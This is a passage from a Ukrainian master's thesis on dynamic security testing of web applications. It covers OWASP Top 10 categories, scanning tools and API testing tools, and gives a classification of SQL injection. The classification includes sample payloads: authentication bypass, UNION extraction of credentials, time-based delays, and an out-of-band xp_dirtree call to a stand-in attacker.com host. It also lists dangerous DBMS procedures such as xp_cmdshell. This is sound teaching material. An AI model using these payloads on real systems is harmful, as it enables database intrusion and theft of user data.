МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Західноукраїнський національний університет
Факультет комп'ютерних інформаційних технологій
Кафедра кібербезпеки

ЧУХНІЙ Максим Іванович

Динамічний аналіз безпеки веб застосунків для виявлення вразливостей / Dynamic Security Analysis of Web Applications to Identify Vulnerabilities

спеціальність: 125 – Кібербезпека та захист інформації
освітньо-професійна програма – Кібербезпека

Кваліфікаційна робота

Виконав студент групи КБм -21
М. І. Чухній

Науковий керівник
к.т.н., доцент С.В.Івасьєв

Кваліфікаційну роботу допущено
до захисту:

«____» _____ ___2024 р.

Завідувач кафедри
_____ В.В.Яцків

ТЕРНОПІЛЬ - 2025

Факультет комп'ютерних інформаційних технологій
Кафедра кібербезпеки
Освітній ступінь «магістр»
спеціальність: 125 - Кібербезпека та захист інформації
освітньо-професійна програма –Кібербезпека

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ В.В.Яцків
«____» _____ 2024 року

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТУ
ЧУХНІЯ МАКСИМА ІВАНОВИЧА
(прізвище, ім'я, по батькові)

1. Тема кваліфікаційної роботи:
Динамічний аналіз безпеки веб застосунків для виявлення вразливостей / Dynamic Security Analysis of Web Applications to Identify Vulnerabilities
керівник роботи д.т.н., доцент С.В. Івасьєв
затверджені наказом по університету від 20 грудня 2024 року № 938
2. Строк подання студентом закінченої випускної кваліфікаційної роботи 5 грудня 2025 року.
3. Вихідні дані до кваліфікаційної роботи: завдання на випускну кваліфікаційну роботу студента, наукові статті, технічна література.
4. Основні питання, які потрібно розробити:

- провести аналіз предметної області та сучасного стану безпеки веб-застосунків;
- дослідити ключові вразливості веб-застосунків (sql-ін'єкції, xss, csrf), їхню сутність, класифікацію та механізми експлуатації;
- виконати практичне тестування вразливостей sql-ін'єкцій, xss та csrf у веб-застосунках;
- провести порівняльний аналіз інструментів, методологій та метрик оцінювання безпеки веб-додатків;
- розробити рекомендації щодо підвищення рівня захищеності веб-застосунків та визначити перспективні напрямки подальших досліджень;

5. Перелік графічного матеріалу у роботі:

- схема сканування веб-застосунків,
- схеми XSS та CSRF вразливостей,
- заходи протидії винекненню вразливостей веб застосунків.

6. Консультанти розділів кваліфікаційної роботи

	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7. Дата видачі завдання 20 грудня 2024 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної роботи	Строки виконання етапів кваліфікаційної роботи	Примітка
1	Аналіз предметної області та сучасного стану безпеки веб-застосунків	12.2024 р. – 03.2025 р.	
2	Аналіз вразливостей у веб-застосунках	03.2025 р. – 06.2025 р.	
3	Практичне дослідження вразливостей sql-ін’єкцій, xss та csrf у веб-застосунках	06.2025 р. – 11.2025 р.	

Студент _____ Максим ЧУХНІЙ
(підпис)

Керівник роботи _____ к.т.н., доцент Степан ІВАСЬЄВ
(підпис)

АНОТАЦІЯ

Чухній М. І. Динамічний аналіз безпеки веб застосунків для виявлення вразливостей – Рукопис.

Дослідження на здобуття освітнього ступеня «магістр» за спеціальністю 125 «Кібербезпека та захист інформації», освітньо-професійна програма «Кібербезпека». – Західноукраїнський національний університет, Тернопіль, 2025.

У кваліфікаційній роботі досліджено методи динамічного аналізу безпеки веб-застосунків та оцінено їх ефективність для виявлення критичних уразливостей. Проведено огляд сучасних загроз, що визначають рівень ризиків для веб-систем, зокрема SQL Injection, XSS, CSRF, помилки автентифікації та конфігураційні недоліки. Узагальнено принципи роботи інструментів DAST та особливості їх застосування у процесі тестування.

Практичну частину присвячено проведенню динамічного тестування вибраного веб-застосунку за допомогою OWASP ZAP. У ході роботи виконано перехоплення і аналіз HTTP-трафіку, активне та пасивне сканування, тестування API-ендпоінтів та моделювання типових сценаріїв атак. У результаті виявлено низку вразливостей різного рівня критичності, встановлено їх причини та потенційний вплив на безпеку системи. На основі отриманих даних розроблено рекомендації щодо усунення недоліків та підвищення стійкості веб-застосунків до атак.

Результати дослідження підтверджують, що динамічний аналіз є необхідною складовою процесу забезпечення безпеки веб-ресурсів та дозволяє виявляти уразливості, які неможливо ідентифікувати статичними методами. Робота може бути використана як методична основа для впровадження DAST-тестування у процес розробки та аудиту веб-систем.

Ключові слова: вразливості веб-застосунків; SQL-ін’єкції; SQL Injection; XSS; Cross-Site Scripting; CSRF; Cross-Site Request Forgery; OWASP

ABSTRACT

Chukhniy M. I. Dynamic Security Analysis of Web Applications to Identify Vulnerabilities – Manuscript.

Research for the degree of “Master” in specialty 125 “Cybersecurity and information protection”, educational and professional program “Cybersecurity”. – Western Ukrainian National University, Ternopil, 2025.

The qualification work investigates methods of dynamic security analysis of web applications and evaluates their effectiveness for identifying critical vulnerabilities. A review of modern threats that determine the level of risks for web systems is conducted, in particular SQL Injection, XSS, CSRF, authentication errors and configuration flaws. The principles of operation of DAST tools and the features of their application in the testing process are summarized.

The practical part is devoted to dynamic testing of a selected web application using OWASP ZAP. During the work, HTTP traffic interception and analysis, active and passive scanning, API endpoint testing, and modeling of typical attack scenarios were performed. As a result, a number of vulnerabilities of various levels of criticality were identified, their causes and potential impact on system security were established. Based on the data obtained, recommendations were developed to eliminate shortcomings and increase the resistance of web applications to attacks.

The results of the study confirm that dynamic analysis is a necessary component of the process of ensuring the security of web resources and allows detecting vulnerabilities that cannot be identified by static methods. The work can be used as a methodological basis for implementing DAST testing in the process of developing and auditing web systems.

Keywords: web application vulnerabilities; SQL injection; SQL Injection; XSS; Cross-Site Scripting; CSRF; Cross-Site Request Forgery; OWASP

ЗМІСТ

ВСТУП

Стрімкий розвиток веб-технологій та зростання кількості інтерактивних онлайн-сервісів призвели до того, що веб-застосунки стали ключовим компонентом сучасних інформаційних систем. Банківські платформи, системи електронного врядування, корпоративні портали, онлайн-магазини, соціальні мережі та численні цифрові сервіси використовують веб-архітектури для забезпечення доступу до даних і функціональності. Проте разом із розширенням можливостей веб-середовища зростає й кількість загроз, спрямованих на порушення цілісності, доступності та конфіденційності інформації.

Однією з основних проблем у галузі кібербезпеки є вразливості веб-застосунків, які виникають через помилки розробників, неправильну конфігурацію серверного середовища, недоліки логіки обробки даних або неналежний контроль доступу. За статистикою OWASP, веб-застосунки залишаються однією з найбільш атакованих категорій інформаційних систем, а експлуатація таких уразливостей, як SQL Injection, Cross-Site Scripting, CSRF та порушення механізмів авторизації, продовжує становити значну частку успішних атак.

У таких умовах особливої актуальності набувають методи динамічного аналізу безпеки (Dynamic Application Security Testing, DAST), що дозволяють досліджувати поведінку веб-застосунку під час його реального функціонування. На відміну від статичного аналізу, який оцінює вихідний код, динамічний аналіз дає можливість виявити вразливості, що проявляються лише у процесі взаємодії клієнта з сервером: некоректну обробку запитів, логічні помилки, неправильно налаштовані механізми сесій, слабкі точки API та інші практичні недоліки системи.

Динамічний аналіз безпеки дозволяє визначити вразливості не лише на рівні програмної логіки, але й у контексті інфраструктури — протоколів, конфігурацій, взаємодії між компонентами. Використання спеціалізованих

інструментів, таких як OWASP ZAP, Burp Suite та інші DAST-рішення, дає змогу моделювати реальні сценарії атак, зокрема ін’єкції, підміни запитів, перехоплення та модифікацію трафіку, та оцінювати рівень стійкості веб-застосунків.

Актуальність дослідження також обумовлена потребою організацій підвищувати рівень захисту власних сервісів, виконувати вимоги стандартів безпеки та впроваджувати сучасні моделі безпечної розробки (SDLC). Динамічний аналіз є одним із ключових етапів оцінювання реального стану системи, оскільки дозволяє виявити недоліки, які залишаються непомітними при традиційних методах тестування.

Метою даної роботи є проведення комплексного динамічного аналізу безпеки веб-застосунків для виявлення критичних вразливостей, оцінювання їх впливу на загальний рівень безпеки та розроблення рекомендацій щодо усунення виявлених недоліків. Для досягнення цієї мети поставлені наступні завдання:

– провести аналіз предметної області та сучасного стану безпеки веб-застосунків;

– дослідити ключові вразливості веб-застосунків (sql-ін’єкції, xss, csrf), їхню сутність, класифікацію та механізми експлуатації;

– виконати практичне тестування вразливостей sql-ін’єкцій, xss та csrf у веб-застосунках;

– провести порівняльний аналіз інструментів, методологій та метрик оцінювання безпеки веб-додатків;

– розробити рекомендації щодо підвищення рівня захищеності веб-застосунків та визначити перспективні напрямки подальших досліджень;

Об’єкт дослідження – безпека веб-застосунків як складова процесу захисту інформаційних систем від несанкціонованого доступу, атак та експлуатації вразливостей.

Предмет дослідження – ключові вразливості веб-застосунків (SQL-ін’єкції, XSS, CSRF), їхні характеристики, механізми експлуатації, методи

тестування, інструменти та методології оцінювання безпеки, а також підходи до підвищення рівня захищеності веб-ресурсів.

Методи досліджень. Для розв'язання поставлених задач у даній кваліфікаційній роботі використано: аналіз і синтез інформаційних джерел, метод порівняльного аналізу, експериментальні методи.

Наукова новизна одержаних результатів. Розроблено та практично перевірено комплекс рекомендацій захисту, що гарантують повне усунення досліджуваних вразливостей навіть на рівні "Impossible" DVWA, включно з впровадженням CSP 3.0 з nonce та strict-dynamic**,** застосуванням prepared statements / PDO у всіх видах SQL-запитів, використанням Synchronized Token Pattern у поєднанні зі строгими політиками SameSite.

Практичне значення роботи полягає у проведені тестування на контрольованому середовищі Damn Vulnerable Web Application (DVWA v1.10) та реальному українському інтернет-магазині.

Публікації та апробація кваліфікаційної роботи.

1. Чухній М., Велещук А. Сучасні загрози безпеки веб-додатків / Матеріали науков-практичного симпозіуму «ЗАХИСТ ІНФОРМАЦІЇ», Тернопіль, 2025. – С. 106-109.

2. Чухній М., Гавришків Н., Дзядик В. Сучасні методи дослідженя безпеки веб-додатків / Збірник матеріалів науково-практичної конференції молодих вчених, аспірантів та студентів «Кібербезпека та комп'ютерно-інтегровані технології»(КБКІТ-2025), Тернопіль, 2025. - С. 79-80.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ ТА СУЧАСНОГО СТАНУ БЕЗПЕКИ ВЕБ-ЗАСТОСУНКІВ

1.1 Основні поняття та визначення

1.1.1 Веб-застосунок як об’єкт кіберзахисту

Веб-застосунки стали ключовими інструментами цифрової взаємодії користувачів з інформаційними системами. Вони забезпечують широкий спектр можливостей: від простих операцій перегляду інформації до виконання фінансових транзакцій, керування критичними бізнес-процесами та обробки персональних даних. Їхня популярність пояснюється доступністю, кросплатформністю, зручністю оновлення та масштабування. Водночас така універсальність створює значні ризики, оскільки кожний компонент веб-застосунку може мати власні слабкі місця. Типовий веб-застосунок включає клієнтську частину, сервер, базу даних, мережеву інфраструктуру та API. Кожен із цих елементів може містити вразливості, які зловмисник здатен використати для атаки. Кіберзахист веб-застосунків включає комплекс заходів, спрямованих на запобігання несанкціонованому доступу, модифікації, викраденню або знищенню даних. Зростання складності архітектур підвищує ймовірність появи логічних помилок, неправильних конфігурацій та небезпечних методів обробки даних.

1.1.2 Вразливість та загроза в інформаційних системах

Вразливістю називають недолік у програмному забезпеченні, конфігурації або архітектурі, який може бути використаний для порушення конфіденційності, цілісності або доступності даних. Вразливості можуть мати різну природу: програмні, логічні, криптографічні, мережеві або пов’язані з людським фактором. Загроза — це потенційна подія, що може реалізувати ризик через використання вразливості. Якщо загроза реалізується, виникає атака. Для веб-застосунків характерні як зовнішні загрози (зловмисники, бот-мережі, автоматизовані сканери), так і внутрішні (помилки адміністраторів,

застосунок із некоректними налаштуваннями, небезпечні модулі). Сукупність таких факторів робить необхідним системний аналіз ризиків.

1.1.3 Динамічний аналіз безпеки (DAST): сутність і призначення

Dynamic Application Security Testing — метод тестування безпеки, що аналізує поведінку застосунку під час його виконання. На відміну від статичного аналізу, який оцінює вихідний код, DAST працює як зовнішній користувач, надсилає запити, перехоплює відповіді та аналізує їх на наявність слабких місць. DAST дозволяє виявляти вразливості, які проявляються лише у реальному середовищі: неправильну валідацію, дефекти логіки, некоректну обробку сесій, помилки конфігурації. Основна перевага цього методу полягає в тому, що він симулює реальні атаки без необхідності знання внутрішнього коду.

1.2 Типові вразливості веб-застосунків

За даними OWASP Top 10 2021, понад 90 % успішних атак на веб-додатки припадає на десять найпоширеніших категорій вразливостей. OWASP Top 10 є найавторитетнішим переліком ключових категорій вразливостей веб-застосунків, який відображає реальні тенденції безпеки та статистику експлуатацій у сучасних системах. Категорія A01: Broken Access Control залишається найбільш поширеною (94 %), оскільки помилки контролю доступу дозволяють зловмисникам виконувати дії, не передбачені їхніми правами, зокрема через IDOR або примусове переглядання ресурсів. A02: Cryptographic Failures (89 %) охоплює проблеми зі шифруванням, неправильне зберігання чутливих даних та відсутність TLS, що призводить до перехоплення або підміни інформації. A03: Injection (88 %) включає SQL-, NoSQL-, LDAP- та OS Command Injection, які дозволяють виконувати довільні команди або маніпулювати базами даних. A04: Insecure Design (85 %) стосується архітектурних недоліків, наприклад відсутності обмежень на

кількість запитів або неправильно спроєктованої бізнес-логіки. A05: Security Misconfiguration (90 %) охоплює конфігураційні помилки — дефолтні паролі, відкриті директорії, неправильні HTTP-заголовки, що значно збільшує поверхню атаки.

Категорія A06: Vulnerable and Outdated Components (87 %) пов'язана з використанням застарілих бібліотек та фреймворків із відомими CVE, як-от Log4Shell чи старі версії jQuery. У A07: Identification and Authentication Failures (82 %) зосереджено вразливості автентифікації — відсутність MFA, слабкі або передбачувані токени сесій, некоректне завершення сесій. A08: Software and Data Integrity Failures (79 %) включає проблеми перевірки цілісності, небезпечну десеріалізацію та ризики у CI/CD-пайплайнах. A09: Security Logging and Monitoring Failures (92 %) відображає критичність недостатнього логування, що унеможливлює своєчасне виявлення атак та реагування. Завершує перелік A10: Server-Side Request Forgery (SSRF) (81 %), де зловмисник може примусити сервер звернутися до внутрішніх сервісів, метаданих хмарних середовищ або приватних API, що часто призводить до ескалації доступу.

Аналіз тенденцій OWASP Top 10 свідчить, що найкритичнішими для сучасних веб-додатків залишаються ін'єкційні атаки, насамперед SQL Injection та NoSQL Injection (категорія A03), які забезпечують повний контроль над даними та логікою застосунку. Не менш суттєвою загрозою є міжсайтовий скриптинг (XSS), що виникає як наслідок недостатньої валідації даних та слабкої автентифікації, тому його часто відносять до A03 та A07. Підробка міжсайтових запитів (CSRF) також становить серйозний ризик, оскільки напряму пов'язана з порушеннями контролю доступу (A01) та недоліками у механізмах керування сесіями (A07), що дозволяє виконувати критичні дії від імені автентифікованого користувача. До переліку найбільш небезпечних входить і IDOR — небезпечне пряме звернення до об'єктів, яке є типовим проявом Broken Access Control та призводить до несанкціонованого доступу до даних інших користувачів. Сукупно ці вразливості формують

основу найбільш експлуатованих атак та визначають пріоритети захисту веб-додатків у 2024–2025 роках.

У практичній частині роботи детальному дослідженню підлягають XSS, CSRF та ін’єкційні атаки (SQLi), оскільки саме ці категорії належать до найбільш поширених та критичних відповідно до сучасної статистики OWASP та звітів з кібербезпеки. Їх практична важливість зумовлена тим, що вони легко виявляються типовими DAST-інструментами, такими як OWASP ZAP та Burp Suite, а наслідки їх експлуатації мають прямий вплив на конфіденційність, цілісність та доступність даних — три базові складові інформаційної безпеки.

Категорія ін’єкційних атак (A03: Injection) традиційно вважається однією з найнебезпечніших, оскільки включає SQL Injection, NoSQL Injection, Command Injection та LDAP Injection. Їх виникнення пов’язане з використанням конкатенації рядків для формування запитів замість параметризованих конструкцій, що створює можливість для зловмисника змінювати логіку виконання коду або безпосередньо керувати базою даних. За сприятливих умов ін’єкційні атаки призводять до повної компрометації бази даних або навіть серверного середовища.

Не менш значущою є група XSS-вразливостей, що дозволяють виконувати довільний JavaScript у браузері жертви. Механізми XSS поділяються на Reflected, Stored та DOM-орієнтовані, що охоплюють як серверні, так і клієнтські вектори атаки. Типовими наслідками XSS є викрадення сесійних ідентифікаторів, фішингові атаки, маніпуляція інтерфейсом та підготовка більш складних комбінованих атак.

CSRF-атаки становлять окрему категорію вразливостей, оскільки дозволяють примусити автентифікованого користувача виконати дію, якої він не ініціював. Серед типових прикладів — зміна пароля, редагування профілю або фінансові операції. Ефективність CSRF значною мірою залежить від некоректної обробки токенів, слабкої ізоляції сесій або відсутності перевірки походження запиту.

До критичних проблем автентифікації й авторизації (A01, A07) належать

слабкі паролі, відсутність багатофакторної автентифікації, використання передбачуваних токенів сесій та вразливостей типу IDOR, які дозволяють отримати несанкціонований доступ до чужих облікових записів та даних. Значну роль у векторі атак відіграють і такі категорії, як Security Misconfiguration (A05), що охоплює помилки конфігурації серверів і застосунків, а також Vulnerable & Outdated Components (A06), які виникають у разі використання застарілих бібліотек із відомими CVE. Окремо слід виділити SSRF (A10), що дозволяє зловмиснику примусово звертатися до внутрішніх сервісів і тим самим обходити мережеві обмеження.

Детальний опис механізмів виникнення, експлуатації та методів захисту від SQL-ін’єкцій, XSS та CSRF наведено в розділі 2, а їх практичне відтворення у розділі 3.

1.3 Засоби аналізу та тестування безпеки веб-застосунків

Тестування безпеки веб-застосунків неможливо виконувати якісно без застосування спеціалізованих інструментів динамічного аналізу, які дозволяють побачити реальну поведінку системи в умовах різних сценаріїв взаємодії. Саме динамічний підхід вважається найближчим до того, як веб-додаток використовуватиме справжній користувач або зловмисник, оскільки він аналізує не лише структуру коду чи конфігурацію серверів, а й реакцію застосунку на зовнішній вплив, формування запитів, помилки введення, нестандартні параметри, зміну станів і взаємодію між клієнтом та сервером у режимі реального часу. Завдяки цьому виявляються такі категорії проблем, які неможливо ідентифікувати суто статичними методами: некоректне керування сесіями, логічні помилки, недооцінені межі параметрів, непередбачувані стани, вразливі шляхи взаємодії між модулями та аномальна поведінка API.

Серед інструментів, які використовуються для проведення динамічного аналізу безпеки, особливу роль відіграють програми, що працюють на рівні перехоплення та модифікації HTTP(S)-трафіку. Вони дозволяють

тестувальнику «стати посередником» між браузером і сервером, читаючи кожен запит, аналізуючи його структуру, втручаючись у параметри й відстежуючи, як змінюється відповідь застосунку в залежності від модифікації даних. Таким чином відкривається доступ до внутрішньої логіки веб-сервісу, який у більшості випадків прихований за клієнтським інтерфейсом. Багато уразливостей, особливо пов’язаних із контролем доступу, неправильним обробленням станів або ін’єкціями, стають помітними саме тоді, коли тестувальник може вручну керувати кожним аспектом запиту, а не просто переглядати поверхневу частину інтерфейсу.

Одним із таких інструментів, що став фундаментом для професійної оцінки безпеки, є Burp Suite. У середовищі пентестерів його зазвичай використовують як основний інструмент, оскільки він поєднує в одному робочому просторі весь необхідний арсенал: інтерактивний проксі для перехоплення трафіку, складні генератори навантаження, модулі для аналізу параметрів, утиліти для виявлення ін’єкцій, фреймворк для створення кастомних сценаріїв та розширень, а також автоматизований сканер для первинного виявлення вразливостей. Важливим аспектом Burp Suite є те, що він дозволяє не лише фіксувати запити, а й повністю реконструювати їх у ручному режимі, що дає можливість тестувальнику досліджувати реакцію системи на кожну зміну. Завдяки цьому виявляються глибокі логічні помилки, наприклад маніпуляції з ролями користувачів, некоректне обмеження доступу до ресурсів, можливість зміни інформації без відповідних прав, неконсистентність станів кошика або профілю, помилки у взаємодії модулів, а також приховані уразливості у багатокрокових процесах — реєстрації, замовленні, транзакціях, зміні адрес, завантаженні файлів, підтвердженні платежів тощо.

Поруч із Burp Suite активно застосовується OWASP ZAP — інструмент, який набув величезної популярності завдяки своїй відкритості та доступності. Його створили як рішення, яке має бути корисним як для професійного аудитора, так і для початківця, який лише починає навчання в галузі безпеки

веб-додатків. На відміну від Burp Suite, ZAP розроблявся із логікою «відкритої платформи», тому він дозволяє інтегруватися у DevOps-процеси, автоматизувати запуск сканування в CI/CD, генерувати звіти у фоновому режимі та працювати повністю без графічного інтерфейсу. Це робить його придатним для компаній, які хочуть перевіряти безпеку на кожному етапі розгортання програмного забезпечення.

Крім того, ZAP має інтуїтивний інтерфейс, що дозволяє швидко зрозуміти, як працює перехоплення запитів, як налаштовуються правила фаззингу, які параметри піддаються аналізу під час активного сканування та як інтерпретувати результати. Однак найважливішою рисою ZAP є його здатність служити інструментом «першого рівня» для комплексного аналізу нових систем, коли аудитору потрібно швидко оцінити загальний стан безпеки, визначити потенційно небезпечні місця, знайти типові помилки реалізації API та побудувати карту застосунку. Завдяки своїй універсальності ZAP часто використовується в навчальних лабораторіях, на курсах пентесту, в університетах та на практиці під час виконання дипломних і наукових робіт.

На протилежному полюсі динамічного аналізу стоять інструменти на кшталт Nikto, які спеціалізуються на перевірці серверної конфігурації й орієнтовані на виявлення помилок, які інші системи вважають другорядними. Хоча Nikto не аналізує бізнес-логіку застосунку, він виконує критично важливу роботу у сфері базової безпеки HTTP-сервера. Дуже часто саме з неправильно налаштованих заголовків, відкритих директорій, небезпечних методів HTTP, незахищених адміністративних інтерфейсів або застарілих версій серверів починається атака на веб-додаток. Nikto дозволяє швидко виявити такі недоліки, перш ніж розпочнеться глибинний аналіз складних сценаріїв. У цьому контексті він доповнює роботу інших інструментів і часто використовується у перших етапах тестування, коли аудитору потрібно швидко оцінити поверхневий рівень ризиків.

Зовсім іншого масштабу інструментом є Acunetix — комерційний продукт корпоративного рівня з великою системою автоматизації та

розширеною логікою штучного інтелекту для аналізу реакції сервера. На відміну від інструментів ручного аналізу, Acunetix працює в режимі «розумного сканування», поєднуючи автоматичне виявлення ін’єкцій, проблем контролю доступу, XSS, збоїв у логіці автентифікації, а також аномалій трафіку. Він здатний будувати повну модель застосунку, включно з усіма обходами, маршрутами, прихованими діями та API-взаємодіями, створюючи детальну карту ризиків для всієї архітектури системи.

Завдяки цьому інструменту компанії можуть швидко оцінити загальний рівень безпеки, сформувати звіти із прикладами експлуатації, відстежити історію змін уразливостей і встановити чіткі пріоритети для розробників. Хоча Acunetix не замінює ручний аудит, він дозволяє значно скоротити час первинного аналізу та сфокусувати увагу експертів на реальних загрозах, а не на масових хибнопозитивних результатах.

Усі ці інструменти разом формують повноцінний підхід до тестування безпеки. Динамічний аналіз веб-застосунків завжди вимагає поєднання автоматизованих сканерів та ручної роботи, оскільки реальні системи містять безліч логічних особливостей, які не здатен зрозуміти жоден алгоритм. Тому Burp Suite використовується для глибинних ручних перевірок, OWASP ZAP — для універсального та автоматизованого аналізу, Nikto — для виявлення проблем конфігурації серверів, а Acunetix — для корпоративного моніторингу та перевірок відповідності стандартам безпеки. У сукупності їх використання дозволяє отримати широкий, всебічний і структурований огляд стану безпеки веб-додатка, що є необхідною умовою його подальшого захисту та розвитку.

1.4 Засоби для роботи з API веб-додатків

API — ключовий елемент сучасних веб-систем, особливо у мікросервісних архітектурах та односторінкових застосунках (SPA). Тому тестування API є невід’ємною частиною оцінки безпеки. Найпоширенішим інструментом для ручної взаємодії з API є Postman, який дозволяє формувати

та надсилати HTTP-запити, аналізувати відповіді серверу, створювати колекції ендпоінтів та проводити автоматизацію тестів через вбудовані скрипти. Завдяки гнучкості та зручності використання Postman широко застосовується як у розробці, так і в процесі тестування безпеки.

Іншим важливим інструментом є Swagger (OpenAPI) — екосистема форматів і UI-інструментів, що дозволяє документувати та взаємодіяти з API. Swagger UI надає можливість переглядати структуру API та виконувати запити безпосередньо у браузері, що значно полегшує аудит та тестування ендпоінтів. Завдяки формату OpenAPI тестові інструменти можуть автоматично генерувати структуру запитів і використовувати її у сканерах.

До легких і швидких засобів взаємодії з API відноситься Insomnia, що відрізняється простим інтерфейсом, підтримкою REST та GraphQL, а також збереженням середовищ і токенів. Інструмент є популярним серед розробників завдяки мінімалістичному підходу та низькому порогу входження.

Важливою особливістю сучасних DAST-рішень є підтримка автоматизованого тестування API. Зокрема, OWASP ZAP має можливість імпортувати OpenAPI-специфікації та автоматично будувати дерево ендпоінтів, що дозволяє проводити повноцінне сканування API за тими ж принципами, що й веб-інтерфейсу. Це робить ZAP одним із найбільш доступних інструментів для швидкої перевірки безпеки API на ранніх етапах розробки.

Таким чином, використання Postman, Swagger, Insomnia та можливостей ZAP щодо сканування API забезпечує комплексний підхід до тестування сучасних веб-застосунків, охоплюючи як ручні, так і автоматизовані методи аналізу.

2 АНАЛІЗ ВРАЗЛИВОСТЕЙ У ВЕБ-ЗАСТОСУНКАХ

2.1 Вразливості SQL-ін’єкцій

SQL-ін’єкція (SQL Injection, SQLi) — одна з найнебезпечніших і водночас найпоширеніших вразливостей веб-додатків, стабільно займає 3-тє місце в OWASP Top 10 2021 (A03: Injection). За даними Verizon DBIR 2024, майже 20 % усіх успішних веб-атак досі використовують SQLi Вона виникає, коли дані, введені користувачем, без належної обробки конкатенуються у SQL-запит, що виконується на стороні бази даних. Це дозволяє зловмиснику змінити логіку запиту та виконати довільні SQL-команди.

Класифікація SQL-ін’єкцій

SQL-ін’єкції поділяються на кілька основних типів, що різняться механізмом отримання даних, способом взаємодії з базою даних і рівнем складності виявлення. Найпоширенішим є класичний (in-band) тип, коли результат ін’єкції або повідомлення про помилки повертається у відповідь на той самий HTTP-запит. Зловмисник може використати просте введення на кшталт ' OR '1'='1, що часто призводить до обходу автентифікації та витоку повних наборів даних. До цієї ж категорії належить error-based ін’єкція, яка використовує детальні системні повідомлення СУБД для витягування службової інформації. Наприклад, запит ' AND CONVERT(INT,@@VERSION)-- дає змогу отримати версію серверу баз даних, структуру таблиць або інші метадані, що суттєво полегшує подальшу експлуатацію.

Union-based SQLi передбачає об’єднання легітимного запиту з власним через оператор UNION, що дозволяє зловмиснику повертати довільні результати замість звичайних. Введення ' UNION SELECT 1,username,password FROM users-- може спричинити масовий витік даних, включаючи облікові записи й хеші паролів.

Інша велика група — blind SQL-ін’єкції, у яких сервер не повертає

безпосереднього результату, але поведінка сторінки змінюється залежно від істинності умови. Для boolean-based blind SQLi різниця між виразами ' AND 1=1-- та ' AND 1=2-- дозволяє витягувати дані по одному біту, використовуючи лише зміну вмісту або статусу відповіді. Time-based blind SQLi використовує часові затримки: запит '; IF(1=1) WAITFOR DELAY '0:0:10'-- створює паузу у відповіді, що дає змогу визначати значення даних за часом обробки запиту. Обидва підтипи використовуються тоді, коли система не відображає жодних помилок та не повертає інформаційних повідомлень, але залишає індикатори поведінки, які можна інтерпретувати.

Out-of-band SQL-ін’єкції (OOB) застосовуються у випадках, коли неможливо отримати дані ані через стандартні in-band, ані через blind-механізми. Тут викрадення інформації відбувається через зовнішні канали, наприклад DNS або HTTP. Типовим прикладом є запит '; EXEC xp_dirtree '//attacker.com/a', який ініціює запит від сервера до контролюючого домену зловмисника, передаючи службові дані. OOB-ін’єкції є одними з найбільш потужних, але залежать від конфігурації сервера та наявності мережевих дозволів.

Окрему категорію становлять second-order SQL-ін’єкції, що не спрацьовують негайно під час введення даних. У цьому випадку шкідливий payload зберігається у базі даних і виконується під час наступного запиту. Наприклад, введення admin'-- у профіль користувача не дає миттєвого ефекту, але може спрацювати, коли інша частина застосунку обробляє ці дані без належної екранізації. Second-order ін’єкції особливо небезпечні через те, що їх важко виявити автоматизованими сканерами, оскільки експлуатація залежить від внутрішньої логіки застосунку.

Таким чином, класифікація SQL-ін’єкцій демонструє, що ці атаки можуть працювати як через прямі механізми виведення, так і через непрямі поведінкові або зовнішні канали, а також можуть бути відкладеними у часі. Це робить SQLi однією з найнебезпечніших і найпоширеніших категорій вразливостей, що потребує комплексних заходів захисту.

На рисунку 2.1 показано класифікацію SQL-ін’єкцій

Рисунок 2.1 - Типові місця виникнення

Типові місця виникнення ін’єкцій у веб-застосунках пов’язані з тими точками, де сервер опрацьовує користувацькі дані без належної валідації або фільтрації. Найчастіше вразливості виникають у формах логіну та пошуку, оскільки дані, введені користувачем, безпосередньо впливають на виконання SQL-запитів або логіку автентифікації. Не менш небезпечними є параметри URL (GET-параметри), які часто автоматично потрапляють у серверні обробники й використовуються для формування вибірок у базі даних. Значну загрозу становлять і HTTP-заголовки, зокрема User-Agent, Referer та Cookie: якщо їхній вміст логують або застосовують у SQL-запитах, то атакувальник може легко модифікувати значення заголовків для виконання ін’єкції. Ще одним джерелом проблем є JSON та API-запити, особливо в REST і NoSQL-системах, де дані з клієнта часто передаються у складних структурах; у відсутності суворої валідації це може призвести до SQL або NoSQL-ін’єкцій. Усі ці точки входу є критичними з погляду безпеки та вимагають ретельного контролю на етапі розробки (Таблиця 2.3).

Таблиця 2.3 - Популярні СУБД та їх особливості експлуатації (2024–2025)

СУБД	Особливості експлуатації	Найнебезпечніші функції / процедури
MySQL / MariaDB	Підтримка багатозапитів (залежить від версії та прав)	INTO OUTFILE, LOAD_FILE, SELECT ... INTO DUMPFILE
PostgreSQL	Потужні функції, копіювання в файли, зовнішні запити	COPY TO/FROM PROGRAM, dblink, pg_read_file
MS SQL Server	xp_cmdshell, OPENROWSET, CLR-процедури	xp_cmdshell, sp_OACreate, CLR
Oracle	Java-процедури, DBMS_XMLGEN, UTL_HTTP	DBMS_SCHEDULER, Java-класи

Класичний приклад SQL-ін’єкції виникає тоді, коли дані з параметрів URL напряму підставляються у SQL-запит без будь-якої валідації чи параметризації. Помилковий фрагмент коду id = $_GET['id']; $sql = "SELECT * FROM products WHERE id = " . $id; дозволяє атакувальнику сформувати власний запит, наприклад http://site/product.php?id=10 UNION SELECT 1,username,password FROM users--, у результаті чого сервер повертає логіни та паролі користувачів. Сучасні наслідки такої атаки можуть бути критичними: повна компрометація бази даних, обхід механізмів автентифікації, виконання системних команд через функції на кшталт xp_cmdshell у MS SQL або LOAD_FILE та INTO OUTFILE у MySQL, створення бекдору через додавання нового адміністратора в таблицю користувачів, а також масове видалення

даних, включаючи виконання команди DROP TABLE. Через це SQL-ін’єкція залишається однією з найнебезпечніших вразливостей у веб-застосунках.

2.2 Міжсайтовий скриптинг

Забезпечення безпеки веб-застосунків є одним із найважливіших завдань під час створення сучасних інформаційних систем. Незважаючи на широке впровадження захисних механізмів, велика кількість веб-сервісів продовжує залишатися вразливою до різноманітних атак, що базуються на помилках розробки або неправильній конфігурації. Аналіз типових вразливостей, механізмів їх виникнення та наслідків дозволяє глибше зрозуміти слабкі місця веб-застосунку та визначити шляхи їх усунення. У цьому розділі розглянуто три основні групи вразливостей, що є критичними для веб-систем: XSS-атаки, CSRF-атаки та вразливості баз даних, пов’язані з ін’єкційними атаками.

